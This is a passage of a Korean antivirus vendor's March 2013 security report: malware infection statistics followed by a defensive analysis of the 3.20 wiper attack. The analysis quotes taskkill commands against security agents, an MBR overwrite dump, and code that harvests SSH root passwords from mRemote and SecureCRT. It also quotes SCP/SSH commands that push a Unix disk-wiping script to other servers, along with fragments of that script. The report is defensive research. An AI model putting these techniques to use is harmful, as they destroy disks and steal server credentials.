www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part Ⅰ 3월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15


[2013년 03월 01일 ~ 2013년 03월 31일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	↑7	Spyware.OnlineGames.wsxp	Spyware	4,606
2	New	Gen:Variant.Zusy.4661	Etc	4,078
3	New	Trojan.Downloader.KorAdware.Dat	Trojan	3,532
4	New	Trojan.Generic.KDV.783131	Trojan	3,273
5	New	Trojan.Generic.8085417	Trojan	3,224
6	New	Gen:Trojan.Heur.DP.VGW@a8hdVSfG	Trojan	2,716
7	↓1	Trojan.Downloader.ATGG	Trojan	2,646
8	↑2	Trojan.JS.Agent.HFM	Trojan	2,579
9	New	Gen:Variant.Adware.Graftor.Elzob.14084	Adware	2,519
10	New	Gen:Variant.Symmi.3624	Etc	2,411
11	New	Hosts.gms.ahnlab.com	Etc	2,372
12	New	Trojan.Downloader.86016	Trojan	2,370
13	New	Trojan.Generic.7915400	Trojan	2,244
14	New	Gen:Trojan.Heur.GZ.4GW@byLhZ1BG	Trojan	2,232
15	New	Adware.WinAgir.C	Adware	2,008

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임


감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.
3월의 감염 악성코드 TOP 15에서는 지난달에 8위를 차지했던 Spyware.OnlineGames.wsxp가 7계단 급상승하여 1위를 차지하였습니다. 해당 악성코드는 온라인게임 계정탈취를 목적으로 하는 악성코드 유형중 1가지이며, 웹사이트 변조 및 OS취약점을 이용하여 사용자PC를 감염시킵니다. 2위를 차지한 Gen:Variant.Zusy.4661의 경우 새로운 형태의 악성코드는 아니며 기존에도 계속적으로 많은 사용자PC를 감염시켰던 악성코드로 사용자가 입력한 키보드값을 공격자에게 전달하는 역할을 수행합니다. 3위를 차지한 Trojan.Downloader.KorAdware.Dat의 경우 정상적인 프로그램의 업데이트 서버가 변조되어 사용자 모르게 악성코드를 다운로드하고 실행시키는 악성코드입니다.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 58%를 차지했으며, 기타(Etc) 유형이 21%로 2위를 차지했습니다. 스파이웨어(Spyware)유형의 경우 11%로 3위의 점유율을 보였습니다. 4위를 차지한 애드웨어(Adware)유형의 경우도 3위와 거의 유사한 수치를 보였습니다.


(3) 카테고리별 악성코드 비율 전월 비교



3월에는 지난 2월과 비교하여 기타(Etc)유형의 악성코드를 제외한 모든 유형의 악성코드 비율이 감소하였습니다. 그러나 감염수치로 보면 2월보다 3월이 전체적으로 감염수치가 크게 증가하였습니다.

(4) 월별 피해 신고 추이

[2012년 04월 ~ 2013년 03월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 알약 2.0의 신고기능에 의해 접수된 피해 문의 신고는 3월은 2월에 비해 30% 정도 증가하였습니다. 이는 2월에 비해 3월이 3일이 더 많은 것을 감안하더라도 지난 2012년 9월 이후로 가장 많은 피해신고가 접수되었음을 확인할 수 있습니다.

(5) 월별 악성코드 DB 등록 추이

[2012년 04월 ~ 2013년 03월]



Part Ⅰ 3월의 악성코드 통계

2. 악성코드 이슈 분석 – "3.20 금융, 방송사 전산망 공격 악성코드"


(1) 개요

지난 3월 30일 다수의 금융사와 방송사 전산망을 마비시킨 악성코드 공격이 발생했다. 원인은 해당기업들의 PC와 서버가 일제히 악성코드에 감염되어 시스템의 디스크들이 모두 파괴되었기 때문이었다. 아직까지 3.20 전산망 마비 악성코드 공격의 최초 감염경로에 대해서는 정확하게 확인된 사항이 없다. 수사기관의 조사결과 북한의 공격인 것으로 확인되었으며 악성코드에 대한 분석 결과는 다음과 같다.


(2) 행위 분석

① 유포경로

아래의 그림은 악성코드 유포에 악용된 안랩 APC 솔루션에서 특정 폴더에 저장되어 있던 화면이다. "C:₩Program Files₩AhnLab₩APC2₩Policy agent₩Down₩RunCmd" 폴더에 ApcRunCmd.exe, mpftp, mpsetup.ini 파일을 확인 할 수 있다.



최초에 mpftp파일의 "I got it!, BOASNAKE" 메시지의 경우 악성코드 제작자가 남긴 메시지로 추정하였으나 3/20 이전에 업데이트된 APC에서도 파일배포 기능 수행시 동일한 내용을 생성하는 것으로 확인되었다.



(그림. 제작자가 남긴 메시지로 추정되었으나 APC파일 배포기능 수행시 APC가 생성하는 것으로확인됨)

② 악성파일 분석

※ 현재까지 확인 된 사항을 토대로 두 가지 방식(드롭퍼A, 드롭퍼B)으로 보고서 작성

※ 차후 추가 되는 정보나 파일은 지속적으로 추가


드롭퍼 A

- 파일정보

Detection Name	악성 행위
Trojan.Agent.TroyM	드롭퍼 역할 수행
Trojan.KillDisk.MBR	MBR 파괴
Trojan.KillDisk.MBR	유닉스 계열 디스크 파괴
정상	Command-line SCP/SFTP client
정상	Command-line SSH, Telnet client

- 파일 생성

드롭퍼 A가 실행 되면, 사용자의 %TEMP% 폴더를 찾아 "MBR파괴, 유닉스계열 디스크파괴, 원격 FTP 클라이언트, 원격 접속 클라이언트" 파일 생성



(그림. %TEMP% 폴더에 생성 된 파일 화면)

- 프로세스 종료

파일이 실행 되면 프로세스 목록에서 지정된 프로세스를 종료시킨다.

taskkill /F /IM pasvc.exe (AhnLab Policy Center Agent Process)
taskkill /F /IM clisvc.exe (Hauri ISMS Client Process)

- MBR & VBR 변조

드롭 행위가 종료 되면, 시스템폴더 하위 %TEMP%폴더에 "~v3.log" 파일이 존재하는 지 확인 후, 존재 하지 않으면 마스터부트레코드(MBR)와 **볼륨부트레코드**(VBR)의 일부 섹터를 Overwirte 하여 정상적인 부팅이 되지 않도록 변조시킨다. (Overwirte 문자열은 PRINCPES 채워진다)

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000000000	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
000000010	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
000000020	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
000000030	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
000000040	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
000000050	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
000000060	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
000000070	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
000000080	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
000000090	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
0000000A0	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
0000000B0	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
0000000C0	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
0000000D0	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
0000000E0	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
0000000F0	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
000000100	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
000000110	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
000000120	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
000000130	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
000000140	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
000000150	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
000000160	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
000000170	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
000000180	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
000000190	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
0000001A0	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
0000001B0	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
0000001C0	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
0000001D0	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
0000001E0	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
0000001F0	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR


(그림. MBR 과 VBR 에 쓰여진 문자열 화면)

- 파일 삭제

해당 파일들은 윈도우 운영체제 버전에 따라 행위가 조금 달라진다.

Windows XP, Windows 2000, Windows Server 2003 일 경우에는 MBR과 VBR을 변조시키며, Windows VISTA, Windows Server 2008, Windows 7, Windows Server 2012 일 경우에는 MBR & VBR 변조 기능과 함께 "B ~ Z" 드라이브까지 모든 파일의 내용을 "PRINCPES." 문자열로 Overwrite 후 삭제 시킨다.

단, C드라이브의 %SystemDirectory%, %ProgramData%, %ProgramFiles% 디렉토리는 삭제하지 않는다.



(그림. 파일에 문자열을 쓰는 코드 화면)

- 시스템 재부팅

MBR 및 VBR 의 변조가 완료되면 300ms(5 분)가 지난 후 시스템이 강제 재시작 된다.

```
push    ebp
mov     ebp, esp
sub     esp, 10h
push    esi
mov     esi, [ebp+arg_0]
push    edi
xor     edi, edi
push    edi
lea     eax, [esi+56Eh]
push    eax
call    dword ptr [esi+394h] ; WinExec
                             ;
                             ; CmdLine = shutdown -r -t 0
push    2710h
call    dword ptr [esi+354h]
lea     eax, [ebp+arg_0]
push    eax
push    28h
call    dword ptr [esi+398h]
push    eax
call    dword ptr [esi+328h]
test    eax, eax
jnz     short loc_402143
```

(그림. 시스템을 재 시작시키는 코드 화면)

MBR 과 VBR 이 변조 된 시스템은 재부팅 시 정상적인 부팅이 되지 않는다.

```
Network boot from AMD Am79C970A
Copyright (C) 2003-2008  VMware, Inc.
Copyright (C) 1997-2000  Intel Corporation

CLIENT MAC ADDR: 00 0C 29 4E 14 B4  GUID: 564DB222-D28E-AEB4-B201-35553F4E14B4
PXE-E53: No boot filename received

PXE-M0F: Exiting Intel PXE ROM.
Operating System not found
_
```

(그림. 손상 된 시스템 부팅 화면)

- 원격 접속 관리 프로그램 정보 확인(mRemote, Secure CRT)

사용자 시스템에 원격 접속 관리 프로그램이 있는지 확인 한다.

확인 대상은 **"Secure CRT"** 와 **"mRemote"** 프로그램에서 서버 정보가 저장되어 있는 파일의 위치이다.

운영체제가 Windows XP, Windows 2000, Windows Server 2003 일 경우에는 아래의 경로를

(mRemote : C:₩Documents and settings₩[사용자 계정]₩Local Settings₩Application Data₩Felix_Deimel₩mRemote₩confCons.xml

Secure CRT : C:₩Documents and settings₩[사용자 계정]₩Application Data₩VanDyke₩Config₩Sessions₩*.ini)

운영체제가 Windows VISTA, Windows Server 2008, Windows 7, Windows Server 2012일 경우에는 아래의 경로에서 파일을 찾게 된다.
(mRemote : C:₩Users₩AppData₩Local₩Felix_Deimel₩mRemote₩confCons.xml
Secure CRT : C:₩Users₩AppData₩Roaming₩VanDyke₩Config₩Sessions₩*.ini)

mRemote 프로그램의 confCons.xml 파일이 확인 되면, 아래의 문자열들을 추출한다.

Username="root"
Protocol="SSH"
Password=
Hostname
Descr
Panel
Port
Password

```
memset(&v18, 0, 0x270Fu);
result = fopen((const char *)v2, "r");
v4 = result;
if ( result )
{
  for ( result = (FILE *)feof(result); !result; result = (FILE *)feof(v4) )
  {
    memset(&v17, v1, 0x270Fu);
    fgets(&v17, 9999, v4);
    if ( strstr(&v17, "<Node")
      && strstr(&v17, "Username=₩"root₩"")
      && strstr(&v17, "Protocol=₩"SSH")
      && !strstr(&v17, " Password=₩"₩"") )
    {
      v27 = v1;
      memset(&v28, v1, 0x103u);
      v19 = v1;
      memset(&v20, v1, 0x103u);
      v21 = v1;
      memset(&v22, v1, 0x103u);
      v29 = v1;
      memset(&v30, v1, 0x103u);
      v23 = v1;
      memset(&v24, v1, 0x103u);
      v25 = v1;
      memset(&v26, v1, 0x103u);
      sub_4032E0(&v17, (int)"Hostname", &v27);
      sub_4032E0(&v17, (int)"Descr", &v19);
      sub_4032E0(&v17, (int)"Panel", &v21);
      sub_4032E0(&v17, (int)"Port", &v29);
      sub_4032E0(&v17, (int)"Password", &v23);
      sub_4031E0(&v23);
      v5 = 0;
```

(그림. confCons.xml 파일에서 문자열을 찾는 코드 화면)

Secure CRT 프로그램의 ".ini" 파일이 확인 되면, 아래의 문자열들을 추출한다.

```
S:"Protocol Name"=SSH
S:"Username"=root
D:"Session Password Saved"=00000001
S:"Hostname"=
S:"Password"=
D:"[SSH2] Port"=
```

```
fseek(v8, 3, 0);
fread(&v34, 1u, 0x7FFu, v9);
fclose(v9);
if ( strstr(&v34, "S:W"Protocol NameW"=SSH") )
{
  if ( strstr(&v34, "S:W"UsernameW"=root") )
  {
    if ( strstr(&v34, "D:W"Session Password SavedW"=00000001") )
    {
      v10 = strstr(&v34, "S:W"HostnameW"=");
      if ( v10 )
      {
        v11 = v10 + 13;
        v12 = strchr(v10 + 13, 10);
        strncpy(&v38, v11, v12 - v11);
        v13 = strstr(&v34, "S:W"PasswordW"=");
        if ( v13 )
        {
          v14 = v13 + 13;
          v15 = strchr(v13 + 13, 10);
          strncpy(&v40, v14, v15 - v14);
          sub_403E40(&v36);
          v16 = strstr(&v34, "D:W"[SSH2] PortW"=");
          if ( v16 )
          {
```

(그림. ini 파일에서 문자열을 찾는 코드 화면)

confCons.xml 파일과 ini 설정파일에서 추출 된 문자열을 조합하여 감염자의 Secure CRT와 mRemote 설정파일에 저장된 서버 정보를 이용해 악성 쉘스크립트 파일을 업로드 및 실행시킨다.

```
%Temp%₩conime.exe -batch -P [port] -l root -pw %Temp%₩~pr1.tmp [host]:/tmp/cups
%Temp%₩alg.exe -batch -P [port] -l root -pw   [host] "chmod 755 /tmp/cups;/tmp/cups"
```

실행 시키는 "~prt1.tmp" 파일은 유닉스 계열의 디스크를 삭제시키는 쉘 스크립트 파일이다.
유닉스 시스템의 종류에 따라 조금 다른 악성행위를 실행한다.

```
SYSTYPE=`$UNAME -s`
if [ $SYSTYPE = "SunOS" ]
then
    dd_for_sun
elif [ $SYSTYPE = "AIX" ]
then
    dd_for_aix
elif [ $SYSTYPE = "HP-UX" ]
then
    dd_for_hp
elif [ $SYSTYPE = "Linux" ]
then
    dd_for_linux
else
    exit
```

(그림. 유닉스 OS 정보를 찾는 스크립트 일부 화면)

```
dd_for_hp()
{
    DISK=`strings -v /etc/lvmtab|grep -v vg`

    for DISK_PART in $DISK
    do
